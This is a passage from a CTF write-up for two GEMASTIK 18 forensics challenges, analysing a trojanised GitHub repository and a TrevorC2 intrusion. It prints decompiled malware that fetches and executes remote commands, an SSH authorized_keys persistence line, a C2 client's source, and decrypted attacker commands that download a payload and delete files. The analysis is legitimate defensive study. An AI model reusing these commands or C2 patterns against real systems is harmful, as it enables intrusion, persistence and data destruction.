WRITE UP GEMASTIK 18 2025

ICC Pisang Molen

Muhamad Zibrisky
Ahmad Sultani Dayanullah
Marcellino Candyawan

DAFTAR ISI

DAFTAR ISI **2**
Forensics **3**
Hacked - 775 3
Challenge Overview 3
Analysis 3
No 1 3
No 2 5
No 3 5
No 4 6
No 5 6
No 6 7
Flag: GEMASTIK18{5230e7b97ebd5d1a23d956aae28fbb9d} 8
Iri - 999 9
Challenge Overview 9
Analysis 9
No 1 9
No 2 11
No 3 11
No 4 13
No 5 13
No 6 17
No 7 18
No 8 19
No 9 19
Flag: GEMASTIK18{8a0ff41679ec8dde84f47f482693f32e} 22
Reverse **23**
Scripts - 100 23
Challenge Overview 23
Exploit 23
Flag: GEMASTIK18{ez_scripting_language} 26
Packs - 600 27
Challenge Overview 27
Exploit 27
Flag: GEMASTIK18{S1mpl3_P4ck3r_f0r_4_S1mpl3_Ch4ll3nge} 33
Web **34**
None - 856 34
Challenge Overview 34
Exploit 35
Flag: GEMASTIK18{ijo_ijo_...ijo_ijo!_warnane_gemastik!} 38


Forensics

Hacked - 775

Challenge Overview
This challenge involves a compromised Linux server, and we are tasked with analyzing the provided attachment to answer six questions about the attack.

Analysis
No 1

```
Question: Repositori yang digunakan threat actor
Format: https://example/path/to/repo
```


C: > Users > zenta > Downloads > out.txt
568470 [?2004hroot@victim:/home/daffainfo# cd
568471 [?2004l
568472 [?2004hroot@victim:~# git
568473 [?2004l
568474 usage: git [-v | --version] [-h | --help] [-C <path>] [-c <name>=<value>]
568475 [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
568476 [-p | --paginate | -P | --no-pager] [--no-replace-objects] [--bare]
568477 [--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
568478 [--config-env=<name>=<envvar>] <command> [<args>]
568479 These are common Git commands used in various situations:
568480 start a working area (see also: git help tutorial)
568481 clone Clone a repository into a new directory
568482 init Create an empty Git repository or reinitialize an existing one
568483 work on the current change (see also: git help everyday)
568484 add Add file contents to the index
568485 mv Move or rename a file, a directory, or a symlink
568486 restore Restore working tree files
568487 rm Remove files from the working tree and from the index
568488 examine the history and state (see also: git help revisions)
568489 bisect Use binary search to find the commit that introduced a bug
568490 diff Show changes between commits, commit and working tree, etc
568491 grep Print lines matching a pattern
568492 log Show commit logs
568493 show Show various types of objects
568494 status Show the working tree status
568495 grow, mark and tweak your common history
568496 branch List, create, or delete branches
568497 commit Record changes to the repository
568498 merge Join two or more development histories together
568499 rebase Reapply commits on top of another base tip
568500 reset Reset current HEAD to the specified state
568501 switch Switch branches
568502 tag Create, list, delete or verify a tag object signed with GPG
568503 collaborate (see also: git help workflows)
568504 fetch Download objects and refs from another repository
568505 pull Fetch from and integrate with another repository or a local branch
568506 push Update remote refs along with associated objects
568507 'git help -a' and 'git help -g' list available subcommands and some
568508 concept guides. See 'git help <command>' or 'git help <concept>'
568509 to read about a specific subcommand or concept.
568510 See 'git help git' for an overview of the system.
568511 [?2004hroot@victim:~# git clone https://github.com/walawe1337=
568512 [K-oss/simple-python-server
568513 [?2004l

```
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = https://github.com/walawe1337-oss/simple-python-server
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
```

Based on the evidence from these screenshots, I determined that the threat actor used a GitHub repository at https://github.com/walawe1337-oss/simple-python-server.

Answer: https://github.com/walawe1337-oss/simple-python-server

No 2

```
Question: Hash MD5 file yang bersifat malicious (Lower case)
Format: -
```

For the second question, I needed to find the MD5 hash of the malicious file. Upon examining the repository, I noticed that the current commit didn't contain anything suspicious. However, checking the commit history revealed one previous commit. The commit at https://github.com/walawe1337-oss/simple-python-server/commit/b478d30b0cc57a6e5099f5f01300b91f3b8c9391 contained the malicious file.

I downloaded this file and calculated its MD5 hash using CyberChef with the MD5 recipe. This gave me the hash value in lowercase as required by the question format.

Answer: 11e128c2bf2f82f4e966a0ec2ff072bb

No 3

```
Question: Key and IV yang digunakan untuk enkripsi
Format: key:iv
```

To find this, I needed to analyze the binary file from the repository. When decompiling the binary, I found the following main function:

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 v4; // rax
  int v5; // [rsp+Ch] [rbp-824h] BYREF
  int data_from_server; // [rsp+10h] [rbp-820h]
  int v7; // [rsp+14h] [rbp-81Ch]
  __int64 v8; // [rsp+18h] [rbp-818h]
  char v9[1024]; // [rsp+20h] [rbp-810h] BYREF
```

```
  char command[1032]; // [rsp+420h] [rbp-410h] BYREF
  unsigned __int64 v11; // [rsp+828h] [rbp-8h]

  v11 = __readfsqword(0x28u);
  data_from_server = get_data_from_server("165.232.133.53", 0x3017u, v9, 1024);
  if ( data_from_server <= 0 )
    return 1;
  v7 = 0;
  v8 = EVP_CIPHER_CTX_new();
  v4 = EVP_aes_256_cbc();
  EVP_DecryptInit_ex(v8, v4, 0, "this_is_my_secret_aes_256_key!!!", "abcdef1234567890");
  EVP_DecryptUpdate(v8, command, &v5, v9, (unsigned int)data_from_server);
  v7 += v5;
  EVP_DecryptFinal_ex(v8, &command[v7], &v5);
  v7 += v5;
  command[v7] = 0;
  EVP_CIPHER_CTX_free(v8);
  system(command);
  return 0;
}
```

Looking at the EVP_DecryptInit_ex function call, I could see that the binary was using AES-256-CBC decryption with a hardcoded key and IV. The key is "this_is_my_secret_aes_256_key!!!" and the IV is "abcdef1234567890".

Answer: this_is_my_secret_aes_256_key!!!:abcdef1234567890

No 4

```
Question: IP dan port yang digunakan oleh penyerang
Format: ip:port
```

The fourth question asks for the IP and port used by the attacker. From the decompiled code, I could see the function call:

```
data_from_server = get_data_from_server("165.232.133.53", 0x3017u, v9, 1024);
```

The IP address is clearly visible as "165.232.133.53", and the port is specified as 0x3017u, which is hexadecimal for 12311 in decimal.

Answer: 165.232.133.53:12311

No 5

```
Question: Perintah yang dieksekusi threat actor (didalam binary)
Format: -
```


I needed to determine what command the threat actor executed through the binary. The relevant part of the code is:

```
EVP_DecryptUpdate(v8, command, &v5, v9, (unsigned int)data_from_server);
```

```
v7 += v5;
EVP_DecryptFinal_ex(v8, &command[v7], &v5);
v7 += v5;
command[v7] = 0;
EVP_CIPHER_CTX_free(v8);
system(command);
```

When a binary calls `system(command)`, the kernel forks, then `execve("/bin/sh", ["sh", "-c", command], envp)` happens. The execve system call loads `/bin/sh` and passes the environment variables (`SHELL=..`, `PWD=...`, etc.) and the command string.

From the attached image, I could see the actual command that was executed:



Answer: `echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICUHM+DTrehpFANzpOzDPUJi1DYaK1xwMpMLz1QqwxJ0 kali@kali" >> /root/.ssh/authorized_keys`

No 6

```
Question: Teknik MITRE ATT&CK berdasarkan pertanyaan sebelumnya
Format: T12345.123
```

Since the attack involved adding an SSH key to the authorized_keys file, I searched for "MITRE ATT&CK ssh authorized_keys" and found that this corresponds to the technique "Account Manipulation: SSH Authorized Keys" with ID [T1098.004].

Answer: T1098.004

```
from pwn import *

r = remote('165.232.133.53', 9082)
```

```
r.sendline(b'https://github.com/walawe1337-oss/simple-python-server')
r.sendline(b'11e128c2bf2f82f4e966a0ec2ff072bb')
r.sendline(b'this_is_my_secret_aes_256_key!!!:abcdef1234567890')
r.sendline(b'165.232.133.53:12311')
r.sendline(b'echo "ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAICUHM+DTrehpFANzpOzDPUJi1DYaK1xwMpMLz1QqwxJ0 kali@kali" >>
/root/.ssh/authorized_keys')
r.sendline(b'T1098.004')

r.interactive()
```

Flag: `GEMASTIK18{5230e7b97ebd5d1a23d956aae28fbb9d}`

Iri - 999

Challenge Overview
This forensics challenge involves analyzing artifacts from a compromised system where a threat actor appears to have targeted someone's. The challenge requires answering nine questions by analyzing a network capture and related files.

Analysis

No 1

```
Question: C2 server yang digunakan (Case sensitive)
Format: -
```

The first task was to identify the Command and Control (C2) server used by the threat actor. By exporting HTTP objects from the provided PCAP file, I discovered a binary file named `client`. This binary appeared to be the C2 used in the attack. To analyze it further, I extracted the Python code using `pyinstxtractor`, revealing the following code:

```python
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: trevorc2_client.py
# Bytecode version: 3.13.0rc3 (3571)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

SITE_URL = 'http://192.168.56.102'
ROOT_PATH_QUERY = '/'
SITE_PATH_QUERY = '/images'
QUERY_STRING = 'guid='
STUB = 'oldcss='
time_interval1 = 2
time_interval2 = 8
CIPHER = 'aewfoijdc887xc6qwj21t'
import requests, random
import base64, time
import subprocess
import hashlib
from Crypto import Random
from Crypto.Cipher import AES
import sys
import platform

class AESCipher(object):
```

```
    """\nA classical AES Cipher. Can use any size of data and any size of password thanks
to padding.\nAlso ensure the coherence and the type of the data with a unicode to byte
converter.\n"""

    def __init__(self, key):
        self.bs = 16
        self.key = hashlib.sha256(AESCipher.str_to_bytes(key)).digest()

    @staticmethod
    def str_to_bytes(data):
        u_type = type(b''.decode('utf8'))
        if isinstance(data, u_type):
            return data.encode('utf8')

    def _pad(self, s):
        return s + (self.bs - len(s) % self.bs) * AESCipher.str_to_bytes(chr(self.bs -
len(s) % self.bs))

    @staticmethod
    def _unpad(s):
        return s[:-ord(s[len(s) - 1:])]

    def encrypt(self, raw):
        raw = self._pad(AESCipher.str_to_bytes(raw))
        iv = Random.new().read(AES.block_size)
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return base64.b64encode(iv + cipher.encrypt(raw)).decode('utf-8')

    def decrypt(self, enc):
        enc = base64.b64decode(enc)
        iv = enc[:AES.block_size]
        cipher = AES.new(self.key, AES.MODE_CBC, iv)
        return self._unpad(cipher.decrypt(enc[AES.block_size:])).decode('utf-8')
cipher = AESCipher(key=CIPHER)

def random_interval(time_interval1, time_interval2):
    return random.randint(time_interval1, time_interval2)
hostname = platform.node()
req = requests.session()

def connect_trevor():
    pass
    time.sleep(1)
    try:
        pass  # postinserted
    hostname_send = cipher.encrypt('magic_hostname=' + hostname).encode('utf-8')
    hostname_send = base64.b64encode(hostname_send).decode('utf-8')
```

```
    html = req.get(SITE_URL + SITE_PATH_QUERY + '?' + QUERY_STRING + hostname_send,
headers={'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like
Gecko'}).text
    return
    except Exception as error:
        if 'Connection refused' in str(error):
            pass
connect_trevor()
pass
try:
    time.sleep(random_interval(time_interval1, time_interval2))
    html = req.get(SITE_URL + ROOT_PATH_QUERY, headers={'User-Agent': 'Mozilla/5.0 (Windows
NT 6.3; Trident/7.0; rv:11.0) like Gecko'}).text
    parse = html.split('<!-- %s' % STUB)[1].split('-->')[0]
    parse = cipher.decrypt(parse)
    if parse == 'nothing':
        pass  # postinserted
    break
except Exception as error:
    if 'Connection refused' in str(error):
        connect_trevor()
    else:  # inserted
        pass
except KeyboardInterrupt:
    print('\n[!] Exiting TrevorC2 Client...')
    sys.exit()
```

The internal filename `trevorc2_client.py` and the message `Exiting TrevorC2 Client...` at the end of the file clearly indicate that the C2 server used was TrevorC2.

Answer: `TrevorC2`

No 2

```
Question: Key yang digunakan oleh C2 server
Format: -
```

For the second question, I needed to identify the key used by the C2 server for encryption. Looking at the code, the key is explicitly defined at the beginning:

```
CIPHER = 'aewfoijdc887xc6qwj21t'
```

This key is used to initialize the AESCipher object for encrypting and decrypting communications with the C2 server.

Answer: `aewfoijdc887xc6qwj21t`

No 3

```
Question: Perintah kedua yang dijalankan oleh C2 server
Format: -
```

To identify the second command executed by the C2 server, I wrote a Python script to analyze the network traffic, decrypt the commands, and list them in order of execution:

```python
from scapy.all import rdpcap
import base64
import hashlib
import re
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad

key = hashlib.sha256(b"aewfoijdc887xc6qwj21t").digest()

pcap_file = "capture.pcapng"
packets = rdpcap(pcap_file)

sessions = packets.sessions()

cmds = []
for sess, pkts in sessions.items():
    data = b''.join(pkt["Raw"].load for pkt in pkts if pkt.haslayer("Raw"))
    for b64val in re.findall(rb"oldcss=([A-Za-z0-9+/=]+)", data):
        raw = base64.b64decode(b64val)
        iv, ct = raw[:16], raw[16:]
        pt = AES.new(key, AES.MODE_CBC, iv).decrypt(ct)
        cmds.append(unpad(pt, 16).decode("utf-8","ignore"))

for i, cmd in enumerate(cmds, 1):
    print(f"{i:02d}: {cmd}")
```

This script uses the key discovered earlier to decrypt all commands found in the network capture. Running it produced a list of commands, with the second one being:

```
01: server::::id
02: server::::whoami
03: server::::curl http://192.168.56.102:8888/m -o m
04: nothing
05: nothing
06: nothing
07: nothing
08: nothing
09: nothing
10: nothing
11: nothing
12: nothing
13: nothing
14: server::::chmod +x ./m
15: server::::cd Documents/tugas-akhir && hg remove flag.enc
```

```
16: nothing
17: nothing
18: nothing
19: server::::cd Documents/tugas-akhir && hg commit -m "remove flag hahaha"
20: nothing
21: server::::find Documents/tugas-akhir -type f -name '*.*' -prune -o -type f -print -exec
rm -f {} \;
22: nothing
23: nothing
24: nothing
25: nothing
26: nothing
27: nothing
28: nothing
29: nothing
30: nothing
31: nothing
32: server::::./m
33: nothing
34: nothing
35: nothing
```

The second command executed was whoami, which is commonly used by attackers to determine the privileges of the compromised account.

Answer: whoami

No 4

```
Question: URL lengkap tempat threat actor mendownload malware
Format: http://gemastik.ctf/example/path
```

From the list of commands executed by the threat actor, I could see that they downloaded a malware file with the following command:

```
03: server::::curl http://192.168.56.102:8888/m -o m
```

Answer: http://192.168.56.102:8888/m

No 5

```
Question: Jenis enkripsi yang digunakan oleh malware
(https://drive.google.com/file/d/10zK16LpksXP-6j7tLHjXXBswKoavi0J3/view?usp=sharing. pass:
infected321)
Format: -
```

For this question because the malware binary broke in the captured package, we were provided with a link to download the malware file m for analysis. After downloading the file with the password infected321, I extracted its Python code using pyinstxtractor, similar to how I analyzed the client file earlier. The extracted code revealed:


```
# Decompiled with PyLingual (https://pylingual.io)
```

```
# Internal filename: m.py
# Bytecode version: 3.13.0rc3 (3571)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)

# from pyarmor_runtime_000000 import __pyarmor__

from pyarmor_runtime import __pyarmor__

__pyarmor__(__name__, __file__,
b'PY000000\x00\x03\r\x00\xf3\r\r\n\x80\x00\x01\x00\x08\x00\x00\x00\x04\x00\x00\x00@\x00\x00
\x00\xc0\x0f\x00\x00\x12\t\x04\x00\x1f\xae\xf5\xec\x98x_\x8f)\xd0\x9f4\xf9\x03\xea2\x00\x00
\x00\x00\x00\x00\x00\x00:\x9a?\x8c\x10\xc0\xc9\x7f\xa9q/\x05vv\xdcrD\x97\xcb\xa5*L\xa4\xab\
xf4\xa1\x81\xc9\x9c\xd0zN\'\xac\xa3`\x8c\xff@\x1e{\xaerR:\xb4\xcc~?\rT\xd3H"L\xc6\xe5\xf1\x
c6\xba\x1f\xd5}\x8f\x11\xdb\x01\x920&1\xed\x07c\xd8\xf4\xd7\xf7\x00"\xc7+\xb0z]\x11\x85\x18
\xe0}v\x1b\x19\xb2eCJcgN\xba\xd3\x02\x9d\x9bC]\xcc\x82\xdcSF\xb0\x1c\xe3=\xd7H\xc0\xb7?\xce
)\x8ew\xc0X?\x12cQ\xc6V\xc9\r\x98\xdda%\x91\xd6\x87\xac\x99\x01i\x1e\t\x92\xce7(|2\xd6\xa5\
xc3\xb6(\xae)\xae\x12\x95\xc0\xf7\xf3\x9d\xd6\xf0\xcc\xd9~\x00\x8aj\xa6[icVSa\x8b]\xd4\x8b\
xa1\xb6\x91\xb9S\xb5\xf5z\xdeO\x0c\x00#;
\x96k\x06\x948\xea\x9a\x10\xe3\xc6c\x8a\x9b)\x0fm\x1b\x1a\xa3\xda+\xdfC\x9et6w[\xc1\xbd\xf3
\xcd\xa3\xba\x81F\xb3\xae\x8dU\xf9\xf7\xfd\x86_\xb0e\xb3\x82,\xbc\x85\x05+6n\x8d\xa8N\xac\x
11\xfb\x9c\x07\xf48\xc9\x00\x8aZ\x92C\xd9\xe0:\x83\xed
c1\x97k?u\x84\xbc\xf2\x7fE\x85^\xf6\x02\x00{\twZ./c\xadn)N\x8a\x82P\xba\xc5)\x0c\xaa\x9f\r*
+,~"\xab\xa8\xe34\x04`Z\xcdw\xbc\x9c^\xb1\x1b{m\x19\xef\xbe\xe8id\x8e\xe9\xca\x89\xdaz\x84D
\x06\t\xbe\xde\rZ6\xfc\xe8X\xb4\xcbXMm\xe5\xec\\\xd0\x8f\xddE5\xae\x1fx\xed\x9f\xc7\x88\x08
3|\xcb>A\xcd\x90\x151\\\xf5\xbc=\xd5R\xb60\x9e\xb0\x86\x94n\xa7\xeb\xeb\xac\xedr#<p\x0f\xa5
\xea\xca\x16/;\xb9\xce\xc2\xc2\x93\xd8V<\xcd\xb0~\x8b\xd3\xb8\xfbW\xc4\x8f\xdb\xdd~\xe9L\xf
8\x97K\xdf\xbd=\x0e\xd6\xd2\xec\x00\xb8\x04U\xbb<\xd4F\x97m&\x17\xe3\xb9E6\xb2\x88\xda\xf4\
xe7r\xde\xaa\xb1,An\xe3\xd1\xbcA\xa5\x19\r\xe7\x8f\xe6\x975\x02\xc3\xb0w|R\xb6\x9f\xdd\x98+
\xe34D(oj\xd3\xc44\xa4i\x93\xa3\x1e"\xc6\xef\xbe\xc2\xda.Ey\x19)\x1e\xd7*7\xe4_v\xf1\x1b%\x
87\xeax|\xef\xe9\xdf\x05\xc7\xf6\xe4\xaci\x06\x998\x17\xb49\xc4\x95\xf8S\xf4L\xd7\xdc*H4\xb
7`\xc5zf,(}\xef\xc5\xe6\xde\xbf\xe2N\xdd\x9a\xe2\xada\x9cyv\xb2\xc4\xb3\x87\xa9\xec\xc6\xf9
\xa7\xb6>^\xf5\xa1\x1e2\xa9\x91\xdc\xf2\xd4b\xf4Y\xf2s\xd3\x0c]\x10\xaeu\x94\x05\x80\xd3\x8
55\xb9\x86t5:\xddN\xb7\xc65\xbf\x86\xa7u\x19\x07\xa7f\xd8?\xa7n\xb4(\xfb\x1a\x11\xbf\t\x19e
\x047VK\x07\xfc\xa8,\xf1\x80^X\x8f\xf8\x98P\xfeL=\xaf\xd7\xd8\x83\xf0O\xef\xdbf\xbc\x8eB{]\
xcd~\xd5\xe7\n\xde\xc0\x8e\xa3\x92\xf9\x15F\xb9\x8cVD^\xa0\x1c\xcf\xb0\x1d\xf04\x89\xb4\xe4
\xab\x0c\x1c\xbf\xa8\xeb\xdc\x15:\xe8n\x1a\xeb\xc3\xc1\x99\xf4D\x1fp\r\xc0\x0f8\x04\xf8\xf6
d\xb8A\xeb\x88\xa7\x97\x93Qz\x12\x15\x02\xef\xd6S\xbfr\xe4\x93\xff\xdb\xfb\x92c\xf8R\xadhP\
'\xdbN\x01NR\xa0\xeb"\xb9(\x1d\xd9\xa7e\xdb;Oo\xfa\xc77\xd2\\\xc9\xa3"\xf8\xd3\xba\xfd{\x0e
\x1c[\x87\x86\xf26X,\xee\xdc\xf7\x8c\xeb\xc2\xcep\xc1\xd9\x9c\x84aL\xbc\x95\xaa\xb3\xe6"\x0
8\x95\xe2\x158\xfe\xd5\xc5\x1d\xf6\xe2\x1f&\xa3\xeb\xa4\xc6\x10\xe4\xce^\x96wIG,y\xf8\xb2\x
b27\xa1A\\dO\xda\x8c\xceW\xdb:v\x87\t)\x85\x9e\xf9\x87\xfc\x1c\xa8\xd2\xaf]\xcd.=\x9d\xc8\x
ce\x84\xe3\x97\x9d\x82\xea\x827\xb0\xb3D\x02\xacz^W\xbfXJe"E\xd2\xccjM\x8a\x9a\x0f\xf9\xc1\
xb2\xbf\xee\x1df\xbeW\x86\xaeB\xf6q\x98\xfe\x89:a\x9cg{B*\x05\xe8\xdf\x14p\xe0F`z\xd1\x80-\
x80\xa6\xbe$\\jp\xd1\xdbbL\xe5\xcd\xe4o\x9d?T\xc4\xfa*\xcb~\x93\xe5\xce\xd7\x84\x95\xa1S\'\
xf7M*^\xb2\xde\x00}\xda~\xe83\xf8\xdc\xb5xePd\x90\xc9m\xd4\xaa\x93\xaa\x84\xa4\xac\xd3\xff\
xc7/\xf2\xa8Je\x0c\xe7\x1cJv\x08\x02\xceU}\xae\x0b\xe1$\xf0\xd4\xc7\n\xe6rK\x1c\x84\x91|\xf
0\xa7\x1d\x7f\xac\x10(k\xf7\xaf\x94\x87\xf5|j(fKyd\xc1\xef\x0c\x83\x82\xb1\xa3N\x07\xa1B\xa
d\xd5\xf5\xf9G\x98}7(\x8e\xe8\xd1Y\xb0\xb3\x8d\x87v\xcc\x84\x9f\xd56\x8d-*\xc2\xa1\x10U\xb2
\x16\xdc\xaae\x9b\xb5lM\x03V\xce\x7fY\xc2\x08$\xa8g\xaf\x0e\xdcL\xa1\x1c^\xe70\xf7\x1a\x15\
```

```
x8bb\xda\xab\xaf5\x7f#B\x98\xc8|N\xcfw\x10z\xef\x1c\xfbG\x87\xf6\x8f\xe7\xcc?&\xa3\x8fKb\xb
a\x97X\x1br\x15\xca\xc7\x96mS\x11\xf6\xf6ec\x91&\x95\xf7bf\x06\xf7F:w\xaf.Vh\xc8\xc7J\xa7DV
\xf0N\xf6_\xbf\xcbR\xe0\xbe\x10H\xf1\nc\xbb\xb1\xb1\\\xfd\xaaT\x86\x98\x17
